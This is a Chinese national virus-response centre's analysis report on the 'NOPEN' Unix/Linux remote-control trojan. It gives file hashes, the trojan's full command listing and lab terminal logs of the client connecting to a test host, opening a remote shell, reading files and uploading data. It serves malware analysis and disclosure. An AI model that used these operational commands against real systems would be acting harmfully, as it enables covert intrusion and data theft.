

2022 年 3 月

国家计算机病毒应急处理中心

— NOPEN 远程木马分析报告 —

“NOPEN”远控木马分析报告

近日，国家计算机病毒应急处理中心对名为“NOPEN”的木马工具进行了攻击场景复现和技术分析。该木马工具针对 Unix/Linux 平台，可实现对目标的远程控制。根据“影子经纪人”泄露的 NSA 内部文件，该木马工具为美国国家安全局开发的网络武器。“NOPEN”木马工具是一款功能强大的综合型木马工具，也是美国国家安全局接入技术行动处（TAO）对外攻击窃密所使用的主战网络武器之一。

一、基本情况

“NOPEN”木马工具为针对 Unix/Linux 系统的远程控制工具，主要用于文件窃取、系统提权、网络通信重定向以及查看目标设备信息等，是 TAO 远程控制受害单位内部网络节点的主要工具。通过技术分析，我单位认为，“NOPEN”木马工具编码技术复杂、功能全面、隐蔽性强、适配多种处理器架构和操作系统，并且采用了插件式结构，可以与其他网络武器或攻击工具进行交互和协作，是典型的用于网络间谍活动的武器工具。

二、具体功能

“NOPEN”木马工具包含客户端“noclient”和服务端“noserver”两部分，客户端会采取发送激活包的方式与服务端建立连接，使用 RSA 算法进行秘钥协商，使用 RC6 算法加密通信流量。

该木马工具设计复杂，支持功能众多，主要包括以下功能：内网端口扫描、端口复用、建立隧道、文件处理（上传、下载、删除、重命名、计算校验值）、目录遍历、邮件获取、环境变量设置、进程获取、自毁消痕等。

三、技术分析

经技术分析与研判，该木马工具针对 Unix/Linux 平台，可在主控端和受控端之间建立隐蔽加密信道，攻击者可通过向目标发送远程指令，实现远程获取目标主机环境信息、上传/下载/创建/修改/删除文件、远程执行命令、网络流量代理转发、内网扫描、窃取电子邮件信息、自毁等恶意功能。该木马工具包含主控端（Client）和受控端（Server）两个部分，具体分析结果如下：

（一）主控端功能分析

表 1 主控端样本文件信息

文件名	Noclient
MD5	188974cea8f1f4bb75e53d490954c569

SHA-1	a84ac3ea04f28ff1a2027ee0097f69511af0ed9d
SHA-256	ed2c2d475977c78de800857d3dddc739 57d219f9bb09a9e8390435c0b6da21ac
文件大小	241.2KB（241192 字节）
文件类型	ELF32
文件最后修改时间	2011-12-8 19:07:48
支持处理器架构	i386, i486, i586, i686, sparc, alpha, x86_64, amd64
支持操作系统	FreeBSD、SunOS、HP-UX、Solaris、Linux

主控端的主要功能是连接受控端和向受控端发送指令并接收受控端回传的信息:

1、连接目标受控端

主控端通过以下命令行连接目标受控端:

```
noclient [参数 1: 目标主机 IP 地址]:[端口号（默认为 32754）]
```

连接成功后会组合采用 RC6+RSA 加密算法，在主控端与受控端之间建立加密信道。并回显主控端与被控端基本信息，包括: IP 地址和端口号、软件版本、当前工作目录、进程号（PID）、操作系统版本和内核版本、日期时间等。同时主控端建立监听端口（默认为 1025），接受受控端的反向连接。

主控端连接目标受控端,如图 1 所示。

```
root@kali: ~/NOPEN
File  Edit  View  Search  Terminal  Help
root@kali:~/NOPEN#
root@kali:~/NOPEN# ./noclient 192.168.241.134

NOPEN!                            v3.0.5.3

sh: 1: scanner: not found
sh: 1: ourtn: not found
sh: 1: scripme: not found
Sat Jan 29 01:36:04 GMT 2022
NHOME: environment variable not set, assuming "NHOME=/root/NOPEN/.."
NHOME=/root/NOPEN/..
Reading resource file "/root/NOPEN/../etc/norc"... /root/NOPEN/../etc/norc: No such file or directory
TERM=xterm-256color
Entering connect mode
Attempting connection to 192.168.241.134:32754 (192.168.241.134:32754)... ok
Initiating RSA key exchange
  Generating random number... ok
  Initializing RC6... ok
  Sending random number... ok
  Receiving random number... ok
  Generating session key... 0x7BEDAE6970BB0365AB492E5590BCB66E
  Sending first verify string... ok
  Receiving second verify string... ok
  Checking second verify string... ok
RSA key exchange complete
NOPEN server version... 3.0.5.3

Connection
  Bytes In / Out     224/112 (200%C) / 63/4 (1575%C)
  Local Host:Port    localhost:45011 (127.0.0.1:45011)
  Remote Host:Port   192.168.241.134:32754 (192.168.241.134:32754)
  Remote Host:Port   testhost:32754 (192.168.241.134:32754)
Local
  NOPEN client       3.0.5.3
  Date/Time          Sat Jan 29 01:36:04 UTC 2022
  History
  Command Out
  CWD                /root/NOPEN
  NHOME              /root/NOPEN/..
  PID (PPID)         10904 (9627)
Remote
  NOPEN server       3.0.5.3
  WDIR               NOT SET
  OS                 Linux 4.15.0-112-generic #113~16.04.1-Ubuntu SMP Fri Jul 10 04:37:08 UTC 2020 x86_64
  CWD                /home/test/Samples/NOPEN
  PID (PPID)         3579 (3493)

Reading resource file "/root/NOPEN/../etc/norc.linux"... /root/NOPEN/../etc/norc.linux: No such file or directory
History loaded from "/root/NOPEN/../down/history/testhost.192.168.241.134"... ok
Creating command output file "/root/NOPEN/../down/cmdout/testhost.192.168.241.134-2022-01-29-01:36:04"... ok

Lonely?  Bored?  Need advice?  Maybe "-help" will show you the way.

We are starting up our virtual autoport
We are bound and ready to go on port 1025
NO! testhost:/home/test/Samples/NOPEN>
```

图 1 主控端连接目标受控端

2、命令控制

主控端与被控端成功建立连接后，攻击者可通过主控端控制台向受控端发送指令，该木马工具提供的指令非常丰富。开发者还给出了详细的指令帮助说明，如图 2 所示。

```
root@kali: ~/NOPEN
File  Edit  View  Search  Terminal  Help
NO! testhost:/home/test/Samples/NOPEN>-help
[01-29-22 02:02:24 GMT][localhost:45011 -> testhost.192.168.241.134:32754]
[-help]

Remote General Commands:
Usage: -elevate
Usage: -getenv
Usage: -gs category|filename [options-if-any]
Usage: -setenv VAR=[val]
Usage: -shell
Usage: -status
Usage: -time

Remote Server Commands:
Usage: -burn
Usage: -call ip port
Usage: -listen port
Usage: -pid

Remote Network Commands:
Usage: -icmptime target_ip [source_ip]
Usage: -ifconfig
Usage: -nslookup name1 ...
Usage: -ping -r remote_target_ip [-l local_source_ip] [-i|-u|-t] [-p dest_port] [-s src_port]
       -ping host
       -ping [-u|-t|-i] host
Usage: -trace -r remote_target_ip [-l local_source_ip] [-i|-u|-t] [-p dest_port] [-s src_port]
       -trace host
       -trace [-u|-t|-i] host

Remote Redirection Commands:
Usage: -fixudp port
Usage: -irtun target_ip call_back_port [call_back_ip] [ourtn arguements]
Usage: -jackpop target_ip target_port source_ip source_port
Usage: -nrtun port [toip [toport]]
Usage: -nstun toip [toport [localport [srcport [command]]]]
       -nstun toip:port
Usage: -rawsend tcp_port
Usage: -rtun port [toip [toport]]
Usage: -scan
Usage: -sentry target_address source_address (tcp|udp) dest_port src_port interface
Usage: -stun toip toport [localport [srcport]]
Usage: -sutun [-t ttl] toip toport [localport [srcport]]
Usage: -tunnel [command_listen_port [udp]]
Usage: -vscan  (should add help)

Remote File Commands:
Usage: -cat remfile
Usage: -chili [-l] [-s lines] [-m max] MM-DD-YYYY remdir remfile [remfile ...]
Usage: -cksum remfile ...
Usage: -fget [MM-DD-YYYY] loclist
Usage: -get [-l] [-q] [-s minimumsize] [-m MM-DD-YYYY] remfile ...
Usage: -grep [-d] [-v] [-n] [-i] [-h] [-C number_of_context_lines] pattern file1 [file2 ...]
Usage: -oget [-a] [-q] [-s begoff] [-b begoff] [-e endoff] remfile
Usage: -put locfile remfile [mode]
Usage: -strings remfile
Usage: -tail [+/-n] remfile, + to skip n lines of remfile beginning
Usage: -touch [-t mtime:atime | refremfile] remfile
Usage: -rm remfile|remdir ...
Usage: -upload file port
Usage: -mailgrep [-l] [-m maxbytes] [-r "regexp" [-v]] [-f regexpfilename [-v]] [-a "regexp for attachments to eliminate"] [-b M
M-DD-YYYY] [-e MM-DD-YYYY] [-d remotedumpfile] remotedir file1 [file2 ...]
 ex: -mailgrep -a ".doc" -r "^Fred" -b 2-28-2002 /var/spool/mail G*

Remote Directory Commands:
Usage: -find [-M | -m -mkfindsargs] [-x[m|a|c] MM-DD-YYYY] remdir [remdir...]
Usage: -ls [-1ihuRt] [-x[m|a|c] MM-DD-YYYY] [remfile|remdir ...]
Usage: -cd [remdir]
Usage: -cdp

Local Client Commands:
Usage: -autopilot port [xml]
Usage: -cmdout [locfilename]
Usage: -exit
Usage: -help
Usage: -hist
Usage: -readrc [locfile]
Usage: -remark [comment]
Usage: -rem [comment]
Usage: # [comment]
Usage: -reset

Local Environment Commands:
Usage: -lcd locdir
Usage: -lgetenv
Usage: -lpwd
Usage: -lsetenv VAR=[val]
Usage: -lsh [[-q] command]

Aliases:

NO! testhost:/home/test/Samples/NOPEN>
```

图 2 主控端控制台

其中远程控制指令如表 2 所示。

表 2 远程控制指令

序号	指令类型	指令	功能
1	全局指令	-elevate	提升权限
2		-getenv	获取环境变量
3		-gs	未知
4		-setenv	设置环境变量
5		-shell	返回命令行接口
6		-status	查看当前连接状态、本地与远程主机环境信息
7		-time	查看本地与远程主机的日期、时间和时区信息
8	远程服务器指令	-burn	终止控制并关闭远程进程
9		-call ip port	设置回连 IP 地址和端口号
10		-listen port	设置监听端口号
11		-pid	查看远程受控端进程 ID
12	远程网络指令	-icmptimetarget_ip [source_ip]	远程 Ping 目标地址，查看时延
13		-ifconfig	查看远程主机的 IP 地址设置和 MAC 地址
14		-nslookup	远程对指定域名进行解析
15		-ping	远程 Ping 目标地址，用于内网探测
16		-trace	远程 traceroute
17	远程网络转发指令	-fixudp port	指定 UDP 传输端口
18		-irtun	irtun 隧道
19		-jackpop	未知
20		-nrtun	nrtun 隧道
21		-nstun	nstun 隧道
22		-rawsend	未知

序号	指令类型	指令	功能
23		-rtun	rtun 隧道
24		-scan	调用扫描器对指定目标进行端口扫描
25		-sentry	未知
26		-stun	stun 隧道
27		-sutun	sutun 隧道
28		-tunnel	对指定隧道进行操作，包括修改端口号、查看隧道状态信息以及关闭隧道
29		-vscan	未知
30	文件操作指令	-cat	查看远程文件内容
31		-chili	未知
32		-cksum	计算远程文件 HASH 校验值
33		-fget	未知
34		-get	下载远程受控端主机上的文件
35		-grep	查找远程受控端主机文件里符合条件的字符串
36		-oget	按照文件偏移量提取远程目标文件内容
37		-put	上传本地文件到远程主机
38		-strings	读取远程目标文件中的字符串
39		-tail	从第 n 行开始读取目标文件
40		-touch	未知
41		-rm	删除远程目录或文件
42		-upload	打开本地文件传输端口
43		-mailgrep	从远程主机邮箱中用正则表达式查找邮件附件
44	远程目录操作指令	-find	从远程目录中查找特定文件
45		-ls	列举远程目录文件
46		-cd	更换远程目录
47		-cdp	未知

全局操作指令如图 3 所示。

```
root@kali: ~/NOPEN
File  Edit  View  Search  Terminal  Help
Usage: -readrc [locfile]
Usage: -remark [comment]
Usage: -rem [comment]
Usage: # [comment]
Usage: -reset

Local Environment Commands:
Usage: -lcd locdir
Usage: -lgetenv
Usage: -lpwd
Usage: -lsetenv VAR=[val]
Usage: -lsh [[-q] command]

Aliases:

NO! testhost:/home/test/Samples/NOPEN>-getenv
[01-29-22 02:19:26 GMT][localhost:50429 -> testhost.192.168.241.134:32754]
[-getenv]

NO! testhost:/home/test/Samples/NOPEN>-setenv TEST=NOPEN
[01-29-22 02:22:06 GMT][localhost:50429 -> testhost.192.168.241.134:32754]
[-setenv TEST=NOPEN]
TEST=NOPEN

NO! testhost:/home/test/Samples/NOPEN>-setenv OFFICEPATH="home
[01-29-22 02:24:36 GMT][localhost:50429 -> testhost.192.168.241.134:32754]
[-setenv OFFICEPATH="home]
Syntax error
Usage: -setenv VAR=[val]
NO! testhost:/home/test/Samples/NOPEN>-setenv OFFICEPATH="home"
[01-29-22 02:24:40 GMT][localhost:50429 -> testhost.192.168.241.134:32754]
[-setenv OFFICEPATH="home"]
TEST=NOPEN
OFFICEPATH=home

NO! testhost:/home/test/Samples/NOPEN>-shell
[01-29-22 02:31:04 GMT][localhost:50429 -> testhost.192.168.241.134:32754]
[-shell]
env
OFFICEPATH=home
TEST=NOPEN
PWD=/home/test/Samples/NOPEN



export
export OFFICEPATH='home'
export PWD='/home/test/Samples/NOPEN'
export TEST='NOPEN'
pa aux
sh: 7: pa: not found
ps aux
USER        PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root          1  0.1  0.2 119844  5948 ?        Ss   05:19   0:01 /sbin/init splash
root          2  0.0  0.0      0     0 ?        S    05:19   0:00 [kthreadd]
root          4  0.0  0.0      0     0 ?        I<   05:19   0:00 [kworker/0:0H]
root          6  0.0  0.0      0     0 ?        I<   05:19   0:00 [mm_percpu_wq]
root          7  0.0  0.0      0     0 ?        S    05:19   0:00 [ksoftirqd/0]
root          8  0.0  0.0      0     0 ?        I    05:19   0:00 [rcu_sched]
root          9  0.0  0.0      0     0 ?        I    05:19   0:00 [rcu_bh]
root         10  0.0  0.0      0     0 ?        S    05:19   0:00 [migration/0]
root         11  0.0  0.0      0     0 ?        S    05:19   0:00 [watchdog/0]
root         12  0.0  0.0      0     0 ?        S    05:19   0:00 [cpuhp/0]
root         13  0.0  0.0      0     0 ?        S    05:19   0:00 [kdevtmpfs]
root         14  0.0  0.0      0     0 ?        I<   05:19   0:00 [netns]
root         15  0.0  0.0      0     0 ?        S    05:19   0:00 [rcu_tasks_kthre]
root         16  0.0  0.0      0     0 ?        S    05:19   0:00 [kauditd]
root         17  0.0  0.0      0     0 ?        S    05:19   0:00 [khungtaskd]
root         18  0.0  0.0      0     0 ?        S    05:19   0:00 [oom_reaper]
root         19  0.0  0.0      0     0 ?        I<   05:19   0:00 [writeback]
root         20  0.0  0.0      0     0 ?        S    05:19   0:00 [kcompactd0]
root         21  0.0  0.0      0     0 ?        SN   05:19   0:00 [ksmd]
root         22  0.0  0.0      0     0 ?        SN   05:19   0:00 [khugepaged]
root         23  0.0  0.0      0     0 ?        I<   05:19   0:00 [crypto]
root         24  0.0  0.0      0     0 ?        I<   05:19   0:00 [kintegrityd]
root         25  0.0  0.0      0     0 ?        I<   05:19   0:00 [kblockd]
root         26  0.0  0.0      0     0 ?        I<   05:19   0:00 [ata_sff]
root         27  0.0  0.0      0     0 ?        I<   05:19   0:00 [md]
root         28  0.0  0.0      0     0 ?        I<   05:19   0:00 [edac-poller]
root         29  0.0  0.0      0     0 ?        I<   05:19   0:00 [devfreq_wq]
root         30  0.0  0.0      0     0 ?        I<   05:19   0:00 [watchdogd]
root         32  0.0  0.0      0     0 ?        I    05:19   0:00 [kworker/0:1]
root         34  0.0  0.0      0     0 ?        S    05:19   0:00 [kswapd0]
root         35  0.0  0.0      0     0 ?        I<   05:19   0:00 [kworker/u257:0]
root         36  0.0  0.0      0     0 ?        S    05:19   0:00 [ecryptfs-kthrea]
root         78  0.0  0.0      0     0 ?        I<   05:19   0:00 [kthrotld]
root         79  0.0  0.0      0     0 ?        I<   05:19   0:00 [acpi_thermal_pm]
root         80  0.0  0.0      0     0 ?        S    05:19   0:00 [scsi_eh_0]
root         81  0.0  0.0      0     0 ?        I<   05:19   0:00 [scsi_tmf_0]
root         82  0.0  0.0      0     0 ?        S    05:19   0:00 [scsi_eh_1]
root         83  0.0  0.0      0     0 ?        I<   05:19   0:00 [scsi_tmf_1]
```

图 3 全局操作指令

网络操作指令如图 4 所示。

```
root@kali: ~/NOPEN
File  Edit  View  Search  Terminal  Help
 ICMP Unreachable    192.168.241.134 >   192.168.241.134 (TTL  64)

NO! testhost:/home/test/Samples/NOPEN>-icmptime 192.168.241.131
[01-29-22 02:42:26 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-icmptime 192.168.241.131]
 ICMP Unreachable    192.168.241.134 >   192.168.241.134 (TTL  64)
 ICMP Unreachable    192.168.241.134 >   192.168.241.134 (TTL  64)
 ICMP Unreachable (192.168.241.134)   3.63 s !H    192.168.241.134 >   192.168.241.134 (TTL  64)
 ICMP Unreachable    192.168.241.134 >   192.168.241.134 (TTL  64)
 ICMP Unreachable    192.168.241.134 >   192.168.241.134 (TTL  64)

NO! testhost:/home/test/Samples/NOPEN>-icmptime 192.168.241.132
[01-29-22 02:42:39 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-icmptime 192.168.241.132]
 Timestamp reply   192.168.241.132 >   192.168.241.134 (TTL  64)
Send    Timestamp: 02:42:39 UTC
Receive Timestamp: 02:47:42 UTC     for (192.168.241.132)

sh: 3: mkoffset: not found
sh: echo: I/O error
 ICMP Unreachable    192.168.241.134 >   192.168.241.134 (TTL  64)
 ICMP Unreachable    192.168.241.134 >   192.168.241.134 (TTL  64)

NO! testhost:/home/test/Samples/NOPEN>-icmptime 192.168.241.1
[01-29-22 02:43:01 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-icmptime 192.168.241.1]
 ICMP Unreachable    192.168.241.134 >   192.168.241.134 (TTL  64)
 ICMP Unreachable    192.168.241.134 >   192.168.241.134 (TTL  64)
 ICMP Unreachable (192.168.241.134)   1.4294551 s !H    192.168.241.134 >   192.168.241.134 (TTL  64)

NO! testhost:/home/test/Samples/NOPEN>-ifconfig
[01-29-22 02:44:20 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-ifconfig]

lo:  flags=49<UP LOOPBACK RUNNING>mtu 65536
(AF is 0)  127.0.0.1 broadcast 0.0.0.0 netmask 255.0.0.0

ens33:  flags=1043<UP BROADCAST RUNNING MULTICAST>mtu 1500
(AF is 0)  192.168.241.134 broadcast 192.168.241.255 netmask 255.255.255.0
ether 00:0c:29:af:95:d9


NO! testhost:/home/test/Samples/NOPEN>-ping 192.168.241.133
[01-29-22 02:45:59 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-ping 192.168.241.133]
 ICMP Unreachable    192.168.241.134 >   192.168.241.134 (TTL  64)
 ICMP Unreachable    192.168.241.134 >   192.168.241.134 (TTL  64)
 ICMP Unreachable (192.168.241.134)   3.63 s !H    192.168.241.134 >   192.168.241.134 (TTL  64)

NO! testhost:/home/test/Samples/NOPEN>-ping 192.168.241.133
[01-29-22 02:46:16 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-ping 192.168.241.133]
 ICMP Unreachable    192.168.241.134 >   192.168.241.134 (TTL  64)
 ICMP Unreachable    192.168.241.134 >   192.168.241.134 (TTL  64)
 ICMP Unreachable (192.168.241.134)   4.4294030 s !H    192.168.241.134 >   192.168.241.134 (TTL  64)
 ICMP Unreachable    192.168.241.134 >   192.168.241.134 (TTL  64)
 ICMP Unreachable    192.168.241.134 >   192.168.241.134 (TTL  64)

NO! testhost:/home/test/Samples/NOPEN>-nslookup localhost
[01-29-22 02:48:32 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-nslookup localhost]
gethostbyname error for host: localhost:

NO! testhost:/home/test/Samples/NOPEN>-nslookup ubuntu.com
[01-29-22 02:48:42 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-nslookup ubuntu.com]
gethostbyname error for host: ubuntu.com:

NO! testhost:/home/test/Samples/NOPEN>-help
[01-29-22 02:49:15 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-help]

Remote General Commands:
Usage: -elevate
Usage: -getenv
Usage: -gs category|filename [options-if-any]
Usage: -setenv VAR=[val]
Usage: -shell
Usage: -status
Usage: -time

Remote Server Commands:
Usage: -burn
Usage: -call ip port
Usage: -listen port
Usage: -pid

Remote Network Commands:
Usage: -icmptime target_ip [source_ip]
Usage: -ifconfig
Usage: -nslookup name1 ...
```

图 4 网络操作指令

文件操作指令如图 5 所示。

```
root@kali: ~/NOPEN
File  Edit  View  Search  Terminal  Help
[exit]
*********Sub commands*******
[t]imeout time
  [r]emote listenport [target [port]]
  [l]ocal  listenport target [port [source_port]]
  [L]ocal  listenport target [port [source_port]]; with one byte extra for socket state
  [u]dp    listenport target [port [source_port]]
  [U]dp    listenport [target [port]]
  [c]lose channel
  [s]tatus  - prints status messages for channels

  [q]uit - leaves the tunnel, please do not hit Cntl-C, it makes the tunnel unhappy
quit
[quit]
NO! testhost:/home/test/Samples/NOPEN>-cat /home/test/sn
[01-29-22 03:20:33 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-cat /home/test/sn]
****flag****

NO! testhost:/home/test/Samples/NOPEN>-cksum /home/test/sn
[01-29-22 03:21:25 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-cksum /home/test/sn]
Opening checksum file "/root/NOPEN/../etc/cksums"... /root/NOPEN/../etc/cksums: No such file or directory
NO! testhost:/home/test/Samples/NOPEN>-cat /home/test/sn
[01-29-22 03:21:58 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-cat /home/test/sn]
****flag****

NO! testhost:/home/test/Samples/NOPEN>-chili -l /home/test/sn
[01-29-22 03:33:50 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-chili -l /home/test/sn]
/home/test/sn: Invalid date
Usage: -chili [-l] [-s lines] [-m max] MM-DD-YYYY remdir remfile [remfile ...]
NO! testhost:/home/test/Samples/NOPEN>-chili -l -s 1 /home/test/sn
[01-29-22 03:34:20 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-chili -l -s 1 /home/test/sn]
/home/test/sn: Invalid date
Usage: -chili [-l] [-s lines] [-m max] MM-DD-YYYY remdir remfile [remfile ...]
NO! testhost:/home/test/Samples/NOPEN>-fget
[01-29-22 03:35:32 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-fget]
Usage: -fget [MM-DD-YYYY] loclist
NO! testhost:/home/test/Samples/NOPEN>-fget 01-01-2022
[01-29-22 03:35:51 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-fget 01-01-2022]
01-01-2022: No such file or directory
NO! testhost:/home/test/Samples/NOPEN>-fget 01-01-2022 /home/
[01-29-22 03:36:01 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-fget 01-01-2022 /home/]
NO! testhost:/home/test/Samples/NOPEN>-fget 01-01-2022 /
[01-29-22 03:36:11 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-fget 01-01-2022 /]
NO! testhost:/home/test/Samples/NOPEN>-grep "flag" /home/test/sn
[01-29-22 03:42:35 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-grep "flag" /home/test/sn]
****flag****
NO! testhost:/home/test/Samples/NOPEN>-grep "flag" /home/test/sn
[01-29-22 03:43:06 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-grep "flag" /home/test/sn]
****flag****
NO! testhost:/home/test/Samples/NOPEN>-oget -s "flag" /home/test/sn
[01-29-22 05:54:59 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-oget -s "flag" /home/test/sn]

  /home/test/sn -- /root/NOPEN/../down/testhost.192.168.241.134/home/test/sn
/root/NOPEN/../down/testhost.192.168.241.134/home/test/sn: No such file or directory

NO! testhost:/home/test/Samples/NOPEN>-oget -s 5 /home/test/sn
[01-29-22 05:56:35 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-oget -s 5 /home/test/sn]
/root/NOPEN/../down/testhost.192.168.241.134/home/test/sn: File exists, renaming to /root/NOPEN/../down/testhost.192.168.241.134
/home/test/sn.000

  /home/test/sn -- /root/NOPEN/../down/testhost.192.168.241.134/home/test/sn
/root/NOPEN/../down/testhost.192.168.241.134/home/test/sn: No such file or directory

NO! testhost:/home/test/Samples/NOPEN>-oget -s 5 /home/test/sn(copy)
[01-29-22 05:57:29 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-oget -s 5 /home/test/sn(copy)]
NO! testhost:/home/test/Samples/NOPEN>-oget -s "f" /home/test/sn(copy)
[01-29-22 05:58:07 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-oget -s "f" /home/test/sn(copy)]
NO! testhost:/home/test/Samples/NOPEN>-oget -s 2 /home/test/sn(copy)
[01-29-22 05:58:16 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-oget -s 2 /home/test/sn(copy)]
NO! testhost:/home/test/Samples/NOPEN>-put /home/root/kali.txt
[01-29-22 06:04:21 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-put /home/root/kali.txt]
Usage: -put locfile remfile [mode]
NO! testhost:/home/test/Samples/NOPEN>-put /home/root/kali.txt /home/test/kali.txt
[01-29-22 06:04:38 GMT][localhost:47287 -> testhost.192.168.241.134:32754]
[-put /home/root/kali.txt /home/test/kali.txt]
```

图 5 文件操作指令

另外，还有一些隐藏指令并没有被在控制台帮助中列出，如“-hammy”、“-trigger”、“-triggerold”和“-sniff”等，如图 6 所示。经研判可能是与其他网络武器或攻击工具之间的功能调用接口。




图 6 隐藏操作指令

（二）受控端功能分析

表 3 受控端样本文件信息

文件名	noserver_linux
MD5	9081d61fabeb9919e4e3fa84227999db
SHA-1	0274bd33c2785d4e497b6ba49f5485caa52a0855
SHA-256	4acc94c6be340fb8ef4133912843aa0e4ece01d8d371209a01ccd824f519a9ca
文件大小	357KB（356996 字节）
文件类型	ELF32
文件最后修改时间	2011-12-8 19:07:48

受控端被加载运行后会默认监听 32754 端口，如图 7 所示。

```
test@testhost:~/Samples/NOPEN$ ./noserver
test@testhost:~/Samples/NOPEN$ lsof -i
COMMAND   PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
noserver 2019 test    4u  IPv4  31244      0t0  TCP *:32754 (LISTEN)
test@testhost:~/Samples/NOPEN$ ps -al
F S   UID   PID  PPID  C PRI  NI ADDR SZ WCHAN  TTY          TIME CMD
1 S  1000  2019  1281  0  80   0 -   146 inet_c pts/17   00:00:00 noserver
0 R  1000  2079  1990  0  80   0 -  8996 -      pts/17   00:00:00 ps
test@testhost:~/Samples/NOPEN$
```

图 7 受控端监听

受控端默认监听端口如图 8 所示




图 8 受控端默认监听端口

受控端程序为了干扰和对抗分析，进行了去符号操作，结合代码功能，分析受控端程序的主要功能如表 4 所示:

表 4 受控端样本功能模块

序号	函数名（自定义）	功能
1	KillProc、kill	终止指定进程
2	Chmod	为指定对象赋权限
3	GetCWD	获得当前工作目录
4	GetPid	获得当前进程 ID

5	DeleteFile_Dir	删除指定文件或目录
6	GetFileMD5	获得指定文件 MD5 摘要
7	GetPCInfo	获得所在主机环境信息
8	Recv	上传、下载数据
9	Connect	建立 socket 连接

受控端根据主控端指令组合调用相应模块执实现相关恶意操作，如图 9 所示。

